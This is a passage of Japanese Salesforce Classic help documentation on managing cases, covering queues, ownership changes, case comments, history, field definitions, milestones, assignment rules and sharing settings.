- ケースに対する「参照」

ケースを作成する
- ケースに対する「作成」

ケースリストの表示

ケースのリストページでは、ケース一覧が現在のビューに表示されます。項目の絞り込みリストを表示するには、[ビュー] ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成]をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、[ビュー] ドロップダウンリストからビューを選択し、[編集]をクリックします。

Salesforce コンソールを設定した場合、ナビゲータタブで [ケース] を選択してケースリストを参照します ([ケース] が有効な場合)。

- ケースを編集または削除するには、[編集] または [削除] をクリックします。
- ケースの横にある 1 つ以上のチェックボックスをオンにし、ビューの上部にあるボタンを使用してケースをクローズして、ケースの所有権を取得するか、ケースの状況または所有者を変更します。

メモ: 赤い矢印が付いているケースは、組織のエスカレーションルールによって自動的にエスカレーション済みになっています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースリストを参照する
- ケースに対する「参照」

ケースを作成する
- ケースに対する「作成」

ケースからの所有権の取得

キューにあるケースの所有権を取得するには、キューリストビューを表示し、1 つ以上のケースの横にあるチェックボックスをオンにして、[承認]をクリックします。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、お

よびDeveloper Editionの組織では、共有モデルで許可されている以外の、ケースに対する他のユーザのアクセスを許可できます。

メモ: オブジェクトに対する組織の共有モデルによって、ユーザがキュー内のそのオブジェクトに対して持つアクセス権が決まります。

公開/参照・更新・所有権の移行
: ユーザは、任意のキューのレコードの所有権を参照し、また、その所有権を得ることができます。

公開/参照・更新可能または公開/参照のみ
: ユーザは任意のキューを参照できますが、レコードの所有権が得られるのはユーザがそのキューのメンバーである場合、または、共有設定に従って、ロール階層またはテリトリー階層でキューメンバーより上位にある場合に限られます。

非公開
: ユーザがキューからレコードを参照および引き受けできるのは、ユーザがそのキューのメンバーである場合、または、共有設定に従って、ロール階層またはテリトリー階層でキューメンバーより上位にある場合に限られます。

共有モデルに関係なく、ユーザが自分がメンバーであるキューからレコード所有権を取得するには、「編集」権限を持っている必要があります。システム管理者、ケースに対するオブジェクトレベルの「すべての編集」権限を持つユーザ、および「すべてのデータの編集」権限を持つユーザは、共有モデルやキュー内でのメンバーシップに関係なく、どのキューのレコードでも参照および取得できます。

関連トピック:

- ケース
- ケースを処理するためのガイドライン

複数ケースの変更

システム管理者は、任意の [ケース一覧] ページから複数のケースを一度に一括更新できます。ユーザは、そのキューのメンバーの場合、ロール階層またはテリトリー階層内でキューのメンバーよりも上位にいる場合、組織のケースに対する共有のデフォルト設定が [公開/参照・更新・所有権の移行] である場合に、任意のキューリストビューから 1 つ以上のケースの所有権を取得できます。目的のケースの横にあるチェックボックスをオンにして、適切なボタンをクリックします。実行できるアクションは次のとおりです。

- 承認 — ユーザはキューリストビューで選択したケースの所有者として割り当てられます。関連する活動予定もユーザに移行されます。ケースの共有モデルが [公開/参照・更新・所有権の移行] ではない組織では、自分がキューのメンバーであるか、ロール階層でキューのメンバーよりも上位にいる場合にのみ、そのキューからケースを取得できます。
- 所有者の変更 — 指定した 1 人のユーザまたは 1 つのキューにケースを割り当てます。関連する活動予定も新しい所有者に移行されます。ケースをキューに入れるとき、活動予定は移行されません。

  この機能に対し必要なユーザ権限の他に、更新中のケースへの参照共有アクセス権が必要です。

  メモ: ケースの所有権を変更すると、現在のケース所有者が所有する関連の活動予定の所有権も新しい所有者に移行されます。

- 閉じる — 指定した値を使用して、選択したケースをクローズします。一般的な［状況］と［理由］を設定し、コメントを追加できます。

  この機能を使用するには、「ケースの管理」権限およびケースの参照・更新共有アクセス権が必要です。

- 状況の変更 — ケースの［状況］を設定した値に変更します。

  この機能を使用するには、「ケースの管理」権限およびケースの参照・更新共有アクセス権が必要です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケース所有者を変更する
- 「ケース所有者の移行」または「所有権の移行」

  および

  ケースに対する「編集」

ケースの状況をクローズおよび変更する
- 「ケースの管理」

関連トピック:

ケースを処理するためのガイドライン

ケースを処理するためのガイドライン

ケースは、顧客の質問またはフィードバックです。ケースに表示される項目と関連リストは、システム管理者が設定したカスタマイズまたは機能によって決まります。ここでは、ケースの処理を最大限に活用する方法を説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

ケース割り当てルール、ケースエスカレーションルール、Web-to-ケース、およびカスタマーポータルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースを参照する
- ケースに対する「参照」

ケースを更新する
- ケースに対する「編集」

ケースの更新

取引先責任者を変更するとき、取引先は、取引先責任者の取引先に更新されませんが、取引先を自分で編集することができます。

ポータルユーザである取引先責任者には、取引先責任者レコードの取引先に関連付けられたケースのみが表示されます。

取引先を変更すると、新しい取引先への参照アクセス権のないユーザのケースの手動共有は削除されます。

権限が設定されている場合、[メールで取引先責任者に通知する] を選択すると、ケースを更新したことを取引先責任者に通知できます。メールは、その取引先責任者へのアクセス権がある場合にのみ送信されます。

権限が設定されている場合、[有効な割り当てルールによりケースを割り当てる]を選択すると、割り当てルールを使用してケースを再割り当てできます。ケースがルール条件に一致しない場合、そのケースは組織のデフォルトのケース所有者に再割り当てされます。

権限が設定されている場合、[共有] をクリックするとケースを他のユーザ、グループ、またはロールと共有できます。

権限が設定されている場合、［状況］の下にある [クローズ済み] を選択してケースをクローズできます。または、[ケースのクローズ] をクリックし、必要に応じて項目を変更します。ナレッジ記事の送信が設定されている場合は、[記事の保存および作成] をクリックして他のユーザが類似のケースをクローズするのに役立つ情報を保存できます。送信したドラフト記事が公開されると、ケースに添付されて知識ベースで利用可能になり、容易に参照できるようになります。

権限が設定されている場合、[Web-to-Case情報]セクションに、Webサイトのフォームからケースを作成した顧客が入力した情報が一覧表示されます。

ケース関連リストの使用

メール-to-ケースから作成されたケースに返答し、処理するには、[メール] 関連リストを使用します。

サポートプロセスの必須手順を表示したり、マイルストンの完了日を追加したりするには、[ケースマイルストン] 関連リストを使用します。

組織の知識ベースから記事を見つけてケースの解決に役立てるには、[記事] 関連リストを使用します。検索を開始するには、キーワードを入力します。ケースに関連記事を添付してソリューションを追跡し、他のユーザによる類似ケースの解決に役立てることができます。添付された記事は、関連リストに表示されます。ケースのクローズ中にドラフト記事を作成すると、そのドラフト記事は公開された後、関連リストに表示されます。

ソリューション (バージョン 1.0 の記事) を見つけてケースの解決に役立てるには、[ソリューション] 関連リストを使用します。ソリューションカテゴリが設定されている場合、キーワードと一緒にカテゴリを選択して検索を絞り込むことができます。推奨ソリューションが設定されている場合、[推奨ソリューションの

参照]をクリックして関連するソリューションを確認できます。ソリューションは、関連性とケースの類似性に基づいて推奨されます。

Chatter アンサーからケースへの返答 (Lightning Experience では使用不可)

Web コミュニティでの質問から変換されたケースに返信するには、Chatter に似たフィードに返答を入力して [顧客への回答] をクリックします。返答は、[ケースコメント] 関連リストで追跡されます。

[公開] とマークされたケースコメントは、Chatter アンサーにカスタマーサポートからの非公開メッセージとして表示されます。コミュニティ全体には表示されません。たとえば、サポートエージェントが公開ケースコメントを追加すると、Chatter アンサーでケースの取引先責任者にのみ非公開メッセージとして表示されます。サポートエージェントはすべての非公開および公開ケースコメントを参照できます。

関連トピック:

- ケースの項目
- ケース履歴
- ケースチーム
- ケースコメント
- ケースの割り当て
- ケースメールとの連動
- ケースのマイルストン関連リストの使用
- Chatter アンサーの [Q&A] タブの使用

ケースコメント

ケースコメントを使用して、ユーザおよびサポートエージェントは、ケースに対して公開または非公開のコメントの追加、編集、削除ができます。すべてのコメントは、[ケースコメント] 関連リストに表示されます。

コメントは非公開にしておくことも、カスタマーポータル、セルフサービスポータル、または Chatter アンサーで、ケースの取引先責任者が使用できるように公開することもできます。顧客がケースにコメントできるようにポータルまたは Web コミュニティを設定することもできます。ポータルユーザがコメントを追加すると、ケースの所有者にメールが送信されます。ケースの所有者が確認するまで、ケースヘッダーのコメントアイコン( )は表示されたままになります。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- ケースコメントの作成と編集

ケースコメントの作成と編集

ケースコメントは、次の場所から作成または編集できます。

- ケース編集ページの［社内コメント］項目
- ケース編集ページの［ケースコメント］関連リスト

関連トピック:

ケース

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースコメントを参照する

- ケースに対する「参照」

ケースコメントを追加し、公開する

- ケースに対する「編集」または「作成」

他のユーザによって追加されたケースコメントを編集または削除する

- ケースに対する「すべての編集」

既存のケースコメントを編集、削除、または公開する

- 「ケースコメントの編集」

ケース詳細ページのケースコメントの作成と編集

1. [ケースコメント] 関連リストで [新規] または [編集] をクリックします。
2. 必要に応じて、［公開］を選択すると、ケースの取引先責任者へのコメント通知を有効にし、取引先責任者がカスタマーポータルまたはセルフサービスでコメントを参照できるようになります。
3. ［コメント］にコメントを入力します。
4. [保存] をクリックします。

メモ: Spring '12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

メモ: Salesforce to Salesforceから外部の取引先責任者に対しケースおよびケースコメントを公開すると、ケースを共有するときに、接続先と、すべての公開ケースコメントを自動的に共有します。コメントの共有を停止するには、[非公開] をオンにします。

ヒント: [ケースコメント] 関連リストで、次の操作を実行できます。

- 既存のコメントを削除するには、[削除] をクリックします。
- カスタマーポータルまたはセルフサービスポータルのコメントの公開状態を変更するには、[公開] または [非公開] をクリックします。［公開］とマークされたケースコメントは、Chatterアンサーにカスタマーサポートからの非公開メッセージとして表示されます。コミュニティ全体には表示されません。たとえば、サポートエージェントが公開ケースコメントを追加すると、Chatterアンサーでケースの取引先責任者にのみ非公開メッセージとして表示されます。サポートエージェントはすべての非公開および公開ケースコメントを参照できます。

関連トピック:

ケースコメント

ケースコメントの作成と編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースコメントを参照する
- ケースに対する「参照」

ケースコメントを追加し、公開する
- ケースに対する「編集」または「作成」

他のユーザによって追加されたケースコメントを編集または削除する
- ケースに対する「すべての編集」

既存のケースコメントを編集、削除、または公開する
- 「ケースコメントの編集」

ケース編集ページのケースコメントの作成と編集

1. ケースを作成するには、[ケース] タブの [新規] をクリックします。または、既存のケースを選択して [編集] をクリックします。
2. ［社内コメント］にコメントを入力します。
3. 必要に応じて、［通知メールを送信する］を選択すると、ケースの取引先責任者に新規の公開コメントが送信されます。
4. [保存] をクリックします。

ケースコメントが作成または更新されると常に、ケース所有者にメールが送信されます。

メモ: ［通知メールを送信する］は、次の場合にケース編集ページに表示されます。

- システム管理者が、[サポート設定] または [セルフサービスポータル設定]ページで取引先責任者へのケースコメントの通知を有効にしている。
- コメントが［公開］に設定されている。
- ケースに取引先責任者が存在する。
- ケースの取引先責任者が有効なメールアドレスを持っている。

関連トピック:

ケースコメント

ケースコメントの作成と編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースコメントを参照する
- ケースに対する「参照」

ケースコメントを追加し、公開する
- ケースに対する「編集」または「作成」

他のユーザによって追加されたケースコメントを編集または削除する
- ケースに対する「すべての編集」

既存のケースコメントを編集、削除、または公開する
- 「ケースコメントの編集」

ケース履歴

ケース詳細ページの [ケース履歴] 関連リストでは、ケースに対する変更を追跡します。ケースの履歴を追跡するように設定した任意の標準項目またはカスタム項目をユーザが編集すると、常に新しい履歴が [ケース履歴] 関連リストに追加されます。履歴は、変更の日付、時刻、変更内容、変更者で構成されます。ケースの関連リストに対する変更は、ケース履歴では追跡されません。

メモ: [作成時にクローズ] 項目に対する変更は、Force.com API によって項目が更新されたときのみ追跡されます。

Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、Web-to-ケースやケース割り当てルールまたはエスカレーションルールによってケースが自動的に変更された場合、履歴に表示されるユーザは、[サポート設定] で選択した [自動ケース更新ユーザ] です。

関連トピック:

ケース

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースを参照する

- ケースに対する「参照」

ケースの項目

ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

項目	説明
	ケースがエスカレーションルールによってエスカレーションされたことを示します。ケースがクローズされたか、エスカレーションルール条件を満たさなくなると、エスカレーションアイコンは表示されなくなります。
	顧客が Web ポータルからケースにコメントを追加したことを示します。アイコンは、ケース所有者がケースを確認するまで表示されます。
取引先名	ケースの取引先責任者に関連付けられた取引先の名前。ケースを取引先責任者にリンクし、ケースを保存するときに、この名前が追加されます。ケースを更新するとき、別の取引先を追加できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
納入商品	顧客の商品モデル。編集ページでは、この項目には、ケースの取引先責任者に関連付けられた納入商品のみが表示されますが、インライン編集を使用してケースのすべての納入商品のリストを表示できます。
営業時間	エスカレーションアクションまたはエンタイトルメントプロセスがケースに対して実行された時刻を示します。
ケース 通貨	ケースのすべての通貨金額の通貨。金額はケース通貨で表示され、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ使用できます。
ケース ディビジョン	ケースが属するディビジョン。ディビジョンは、ケースの取引先責任者から継承されます。取引先責任者がない場合は、デフォルトのグローバルディビジョンに設定されます。ディビジョンを使用してデータを分割している組織でのみ使用できます。
ケース番号	ケースに割り当てられる一意の番号。番号は 1000 から開始します。参照のみですが、システム管理者は形式を変更できます。ほとんどの場合、ケース番号は連続して増えていきますが、連続した番号をスキップすることもあります。
ケース所有者	ケースを所有者するように割り当てられたユーザ。
ケースレコードタイプ	ケースで使用可能な選択リスト値を決定する項目名。レコードタイプは、多くの場合サポートプロセスに関連します。
セルフサービスユーザによるクローズ	ケースの取引先責任者が Web ポータルからケースをクローズしたかどうかを示します。この項目は参照のみです。
作成時にクローズ	ケースが、作成中に [保存&閉じる] ボタンを使用してクローズされたかどうかを示します。この項目は参照のみです。
取引先責任者 メール	ケースの取引先責任者のメールアドレス。このアドレスは、取引先責任者をケースに追加するときに追加されます。この項目は参照のみです。
取引先責任者 Fax	ケースの取引先責任者の Fax 番号。この番号は、取引先責任者をケースに追加するときに追加されます。この項目は参照のみです。

項目	説明
取引先責任者 携帯	ケースの取引先責任者の携帯電話番号。この番号は、取引先責任者をケースに追加するときに追加されます。この項目は参照のみです。
取引先責任者名	ケースの取引先責任者の名前。
取引先責任者 電話	ケースの取引先責任者の電話番号。この番号は、取引先責任者をケースに追加するときに追加されます。この項目は参照のみです。
作成者	ケースを作成したユーザ。作成日時も含まれます。この項目は参照のみです。
カスタムリンク	システム管理者が作成したケースのカスタムリンクのリスト。
クローズ日時	ケースがクローズした日時。この項目は参照のみです。
オープン日時	ケースがオープンした日時。この項目は参照のみです。
説明	ケースの説明。通常は、顧客の質問またはフィードバックです。この項目には最大 32 KB のデータを保存できますが、レポートに表示されるのは最初の 255 文字のみです。
エンタイトルメント名	ケースに追加されるエンタイトルメントの名前。エンタイトルメントが設定されている場合にのみ使用できます。
エンタイトルメント処理開始時刻	ケースがエンタイトルメントプロセスを開始した時刻。ケースに対する「編集」権限を持っている場合、時刻を更新またはリセットできます。時刻をリセットする場合、次のようになります。 • 終了または完了したマイルストンは影響を受けません。 • 完了していないマイルストンは、新しい開始時刻に基づいて調整されます。 エンタイトルメントプロセスがケースに適用される場合、この項目が表示されます。
エンタイトルメント処理終了時刻	ケースがエンタイトルメントプロセスを終了した時刻。エンタイトルメントプロセスがケースに適用される場合、この項目が表示されます。

項目	説明
社内コメント	ケースに関連する内部メモ。各コメントは、最大4KBのデータを保存でき、[ケースコメント]関連リストに表示されます。「公開」とマークされたコメントはWebポータルに表示される可能性があります。
マイルストン状況	マイルストンは、エンタイトルメントプロセスの1ステップです。エンタイトルメントプロセスがケースに適用される場合、この項目が表示されます。
マイルストン状況アイコン	次のアイコンのいずれかを表示して、ケースのマイルストンの状況を示します。 • 適合 • 未処理の違反 • クローズ違反 エンタイトルメントプロセスがケースに適用される場合、この項目が表示されます。
更新者	ケースの関連リスト項目への変更を除き、最後にケースを変更したユーザ。この項目には、変更日時も含まれます。この項目は参照のみです。
発生源	電話、メール、Webなど、ケースのソース。システム管理者が項目値を設定します。各値には最大40文字を入力できます。コミュニティからクイックアクションで作成したケースを編集するときには、発生源を追加します(デフォルトでは設定されないため)。
親ケース	ケース階層で、1つ以上の関連ケースより上位にあるケース。ケース番号は親ケースを示し、親ケースは、別のケースに追加する前に存在している必要があります。
優先度	ケースの緊急度。システム管理者が項目値を設定します。各値には最大20文字を入力できます。
商品	ケースの商品の名前。この項目は、エンタイトルメントが商品を含むように設定されている場合にのみ使用できます。
質問	ケースに関連する[Q&A]タブの質問。この項目は、質問からケースを作成したか、質問がケースにエスカレーションされると入力されます。
理由	ケースが作成された理由。システム管理者が項目値を設定します。

項目	説明
状況	ケースの状況(オープン、クローズ済みなど)。システム管理者が項目値を設定します。
中止	ケースのエンタイトルメントプロセスを停止できるようにします。これは、顧客の回答を待機しているときに必要になる場合があります。エンタイトルメントプロセスは、最大300回停止できます。エンタイトルメントプロセスがケースに適用される場合、この項目が表示されます。
中止開始日	ケースのエンタイトルメントプロセスが停止した日時。エンタイトルメントプロセスがケースに適用される場合、この項目が表示されます。
件名	顧客からの質問またはフィードバックに関する短い説明(`Printing Gives Error on Internet Explorer` など)。
スケジュール	ケースの進捗状況は、エンタイトルメントプロセスのマイルストンへの到達度となります。マイルストンをクリックまたはマウスポインタを置くと、マイルストンの詳細が表示されます。次のアイコンはマイルストンを表します。 •  完了したマイルストン •  違反したマイルストン スケジュールズームツールに沿ってハンドルアイコン()をドラッグすると、過去の将来のマイルストンが表示されます。エンタイトルメントプロセスがケースに適用される場合、この項目が表示されます。
種類	ケースの種別(質問、問題など)。システム管理者が項目値を設定します。
セルフサービスポータルに公開	ケースがWebポータルのユーザに表示されるかどうかを示します。Webで生成されたケースをポータルで表示するには、この項目をWeb-to-ケース設定に含めます。
`Web` 会社名	Web-to-ケースまたはメール-to-ケースからケースを作成した顧客によって指定された会社名。

項目	説明
Web メール	Web-to-ケースまたはメール-to-ケースからケースを作成した顧客によって指定されたメールアドレス。
Web 氏名	Web-to-ケースまたはメール-to-ケースからケースを作成した顧客によって指定された顧客名。
Web 電話	Web-to-ケースまたはメール-to-ケースからケースを作成した顧客によって指定された電話番号。

関連トピック:

ケースを処理するためのガイドライン

ケースレポートでの「対応期間」の計算方法は?

オープンケースの対応期間は、作成から現在までの経過時間を表します。クローズケースの対応期間は、作成からクローズまでの経過時間を表します。ケースレポートには [単位] ドロップダウンリストが表示され、[対応期間] を日、時間、または分単位で表示できます。

関連トピック:

ケースの項目

FAQ - Web-to-ケース

ケースのマイルストン関連リストの使用

ケースの詳細ページのケースのマイルストン関連リストには、エンタイトルメントプロセスにより自動的にケースに適用されるマイルストンのリストが表示されます。マイルストンは、サポートプロセスで必要なステップで、各顧客に提供するサービスレベルを示す指標です。たとえば、マイルストンには、ケースの最初の対応や解決時間が含まれます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ケースのマイルストンを参照する
- ケースに対する「参照」

ケースのマイルストンを編集する
- ケースに対する「編集」

メモ:
- ケースにマイルストンが適用されない場合、関連リストに「表示するレコードはありません」と表示されます。
- 関連リストには、会社がビジネスプロセスに基づいて表示対象として選択した項目が含まれます。会社の要件に応じて、次の項目の一部またはすべてが表示されます。

アクション
: マイルストンに実行できるアクションが表示されます。たとえば、ケースに対する「編集」権限がある場合、[編集] をクリックして、マイルストンの完了日を選択します。

  メモ: カスタマーポータルユーザはケースマイルストンを編集できません。

マイルストン
: ケースに適用されるエンタイトルメントプロセスの一連のステップの名前。「エンタイトルメントの管理」権限がある場合、マイルストンの名前をクリックして、エンタイトルメントプロセス、ケースの条件、タイムトリガ、関連するアクションを参照できます。

次の表には、マイルストンに関連するアクションの種類について説明しています。

アクションの種類	説明
成功時のアクション	マイルストンが正常に完了した場合に実行するアクション。完了が遅れたマイルストンに対しても成功時のアクションは起動します。
警告時のアクション	マイルストンが違反に近い場合に実行するアクション。
違反時のアクション	マイルストンが違反した場合に実行するアクション。

管理者は、各アクションの種類について次のアクションを自動化するよう、マイルストンを設定できます。

ワークフローアクション	実行する内容	例
新規 ToDo	ワークフロー ToDo の作成	最初の対応マイルストンが違反の場合にサポートエージェントが顧客に電話で通知する ToDo を作成します。

ワークフローアクション	実行する内容	例
新規メール	メールアラートの作成	ケースに対する最初の対応マイルストンが違反に近い場合、ケース所有者に通知します。
新規項目自動更新	項目自動更新の定義	最初の対応マイルストンが違反に近い場合、ケースの [優先度] 項目を［高］に更新します。
新規アウトバウンドメッセージ	アウトバウンドメッセージの定義	最初の対応マイルストンが完了したら、パーツまたはサービスに関するデータを外部システムに送信します。
既存のアクションの選択	既存のアクションの選択	既存のメールアラートを使用して、このケースの最初の対応が違反に近い場合にケース所有者に通知します。

開始日
: マイルストン追跡が開始された日時。

目標日
: マイルストンを完了する日時。

完了日
: マイルストンが完了した日時。

ターゲットレスポンス
: マイルストンを完了する時間を示します。自動的に算出して、ケースに営業時間を追加します。会社のビジネス要件に応じて、時間は分、時間、または日単位で表示されます。

残り時間
: マイルストンが違反となるまでの残り時間を示します。自動的に算出して、ケースに営業時間を追加します。会社のビジネス要件に応じて、時間は分、時間、または日単位で表示されます。

経過時間
: マイルストンの完了にかかる時間を示します。自動的に算出して、ケースに営業時間を追加します。[経過時間] は、[完了日] 項目の入力されている場合に限り計算されます。会社のビジネス要件に応じて、時間は分、時間、または日単位で表示されます。

違反
: マイルストンの違反を示すアイコン ( )。

目標以降の経過時間
: マイルストンが違反となってからの経過時間を示します。自動的に算出して、ケースに営業時間を追加します。この時間は、日数、時間と分、または分と秒で表示できます。

完了
: マイルストンの完了を示すアイコン ( )。

完了したマイルストンはケースの履歴の一部であるため、適用されなくなってもケースに残ります。

関連トピック:

ケースの項目

エンタイトルメント管理とは?

ケースの割り当て

以下の方法でユーザまたはキューにケースを割り当てることができます。

エディション

使用可能なエディション: Salesforce Classic

ケースの割り当てオプションは、使用しているSalesforceのエディションによって異なります。

ユーザ権限

ケースを参照する
- ケースに対する「参照」

キューからケースの所有権を取得する
- ケースに対する「編集」

- **Web-to-ケース、メール-to-ケース用割り当てルール、またはオンデマンドメール-to-ケースを使用**

  Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、およびDeveloper Editionの組織では、Webおよびメールで生成されたケースは有効なケース割り当てルールの条件に基づいて、ユーザまたはキューに自動的に割り当てられます。

  割り当てルールの条件に一致しないケースは、サポートの設定で指定されている[デフォルトのケース所有者]に自動的に割り当てられます。

- **ケースの作成または編集時に割り当てルールを使用**

  Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、およびDeveloper Editionの組織では、ケースを作成または編集するときに、有効なケース割り当てルールを使用して、ケースを自動的に割り当てることができます。ルール項目に一致したときのメールテンプレートがシステム管理者によって指定されている場合、新しい所有者にメールが自動的に送信されます。このチェックボックスをデフォルトでオンにする場合は、ユーザのシステム管理者が適切なページレイアウトを変更できます。必要に応じて、システム管理者はページレイアウトを編集して割り当てチェックボックスを非表示にできますが、ケース割り当てルールは引き続き適用できます。

- **複数ケースの所有権の変更(システム管理者専用)**

  システム管理者、または「ケースの管理」権限を持つユーザは、1つ以上のケースをユーザまたはキューに手動で割り当てることができます。

- **キューからのケースの取得**

  キューにあるケースの所有権を取得するには、キューのリストビューを表示し、1つ以上のケースの横にあるチェックボックスをオンにして、[承認]をクリックします。

  メモ: オブジェクトに対する組織の共有モデルによって、ユーザがキュー内のそのオブジェクトに対して持つアクセス権が決まります。

  公開/参照・更新・所有権の移行
  ユーザは、任意のキューのレコードの所有権を参照し、また、その所有権を得ることができます。

公開/参照・更新可能または公開/参照のみ
ユーザは任意のキューを参照できますが、レコードの所有権が得られるのはユーザがそのキューのメンバーである場合、または、共有設定に従って、ロール階層またはテリトリー階層でキューメンバーより上位にある場合に限られます。

非公開
ユーザがキューからレコードを参照および引き受けできるのは、ユーザがそのキューのメンバーである場合、または、共有設定に従って、ロール階層またはテリトリー階層でキューメンバーより上位にある場合に限られます。

共有モデルに関係なく、ユーザが自分がメンバーであるキューからレコード所有権を取得するには、「編集」権限を持っている必要があります。システム管理者、ケースに対するオブジェクトレベルの「すべての編集」権限を持つユーザ、および「すべてのデータの編集」権限を持つユーザは、共有モデルやキュー内でのメンバーシップに関係なく、どのキューのレコードでも参照および取得できます。

- 単一ケースの所有権の変更

  自分が所有する、または「参照・更新」権限を持っている 1 つのケースの所有権を移行するには、ケースの詳細ページの［ケース所有者］項目の横にある [変更] をクリックし、ユーザ、パートナーユーザキューを指定します。新しい所有者が、ケースに対する「参照」権限を持っていることを確認してください。[変更] リンクは詳細ページでのみ表示され、編集ページでは表示されません。

  Group Edition、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、［メールで通知する］チェックボックスをオンにすると、ケースの新しい所有者に自動的にメールが送信されます。

- 手動によるケースの作成 (デフォルトの割り当て)

  割り当てルールチェックボックスが表示されており、それをオンにして割り当てルールを有効化しない限り、[ケース] タブでケースを作成すると、作成者が自動的にケース所有者として表示されます。チェックボックスがデフォルトでオンになっている場合は、オフにすることで割り当てルールを上書きし、作成者を所有者として割り当てることができます。

関連トピック:

ケースを処理するためのガイドライン
複数ケースの変更

ケースの共有

システム管理者は、組織全体に対するデフォルトの共有モデルを定義します。このモデルを変更して、システム管理者が設定したデフォルトよりも多くのユーザを共有するように拡張できます。ただし、デフォルトよりも厳しくするために共有モデルを変更することはできません。

共有の詳細を表示および管理するには、ケースの詳細ページで [共有] をクリックします。共有の詳細ページには、ケースへの共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。このページでは、次の作業を実行できます。

- 項目の絞り込みリストを表示するには、［ビュー］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［ビュー］ドロップダウンリストからビューを選択し、[編集]をクリックします。
- 他のユーザ、グループ、ロール、またはテリトリーのレコードへのアクセス権を付与するには、[追加] をクリックします。

  メモ: 別のユーザとケースを共有するには、そのユーザにケースに関連する取引先へのアクセス権があり、ケースに対する「参照」権限を持っている必要があります。

- レコードへのアクセス権を持つすべてのユーザを表示するには、[リストの拡張] をクリックします。
- 自分で作成した共有の直接設定ルールについては、リスト内の項目の横にある [編集] か [削除] をクリックすると、アクセスレベルを編集または削除できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースを参照する
- ケースに対する「参照」

関連トピック:

ケース

ケースフィード

ケースフィードの概要


ケースフィードは、ケースの作成、管理、および表示をより合理的に行う方法をサポートエージェントに提供します。ケースフィードにはアクションとChatterフィードが含まれます。アクションを使用すると、エージェントはケースメモの作成、活動の記録、ケースの状況の変更、および顧客とのやりとりを行えます。フィードでは、重要なケースイベントが時間順に表示されるため、各ケースの進捗状況を簡単に表示できます。
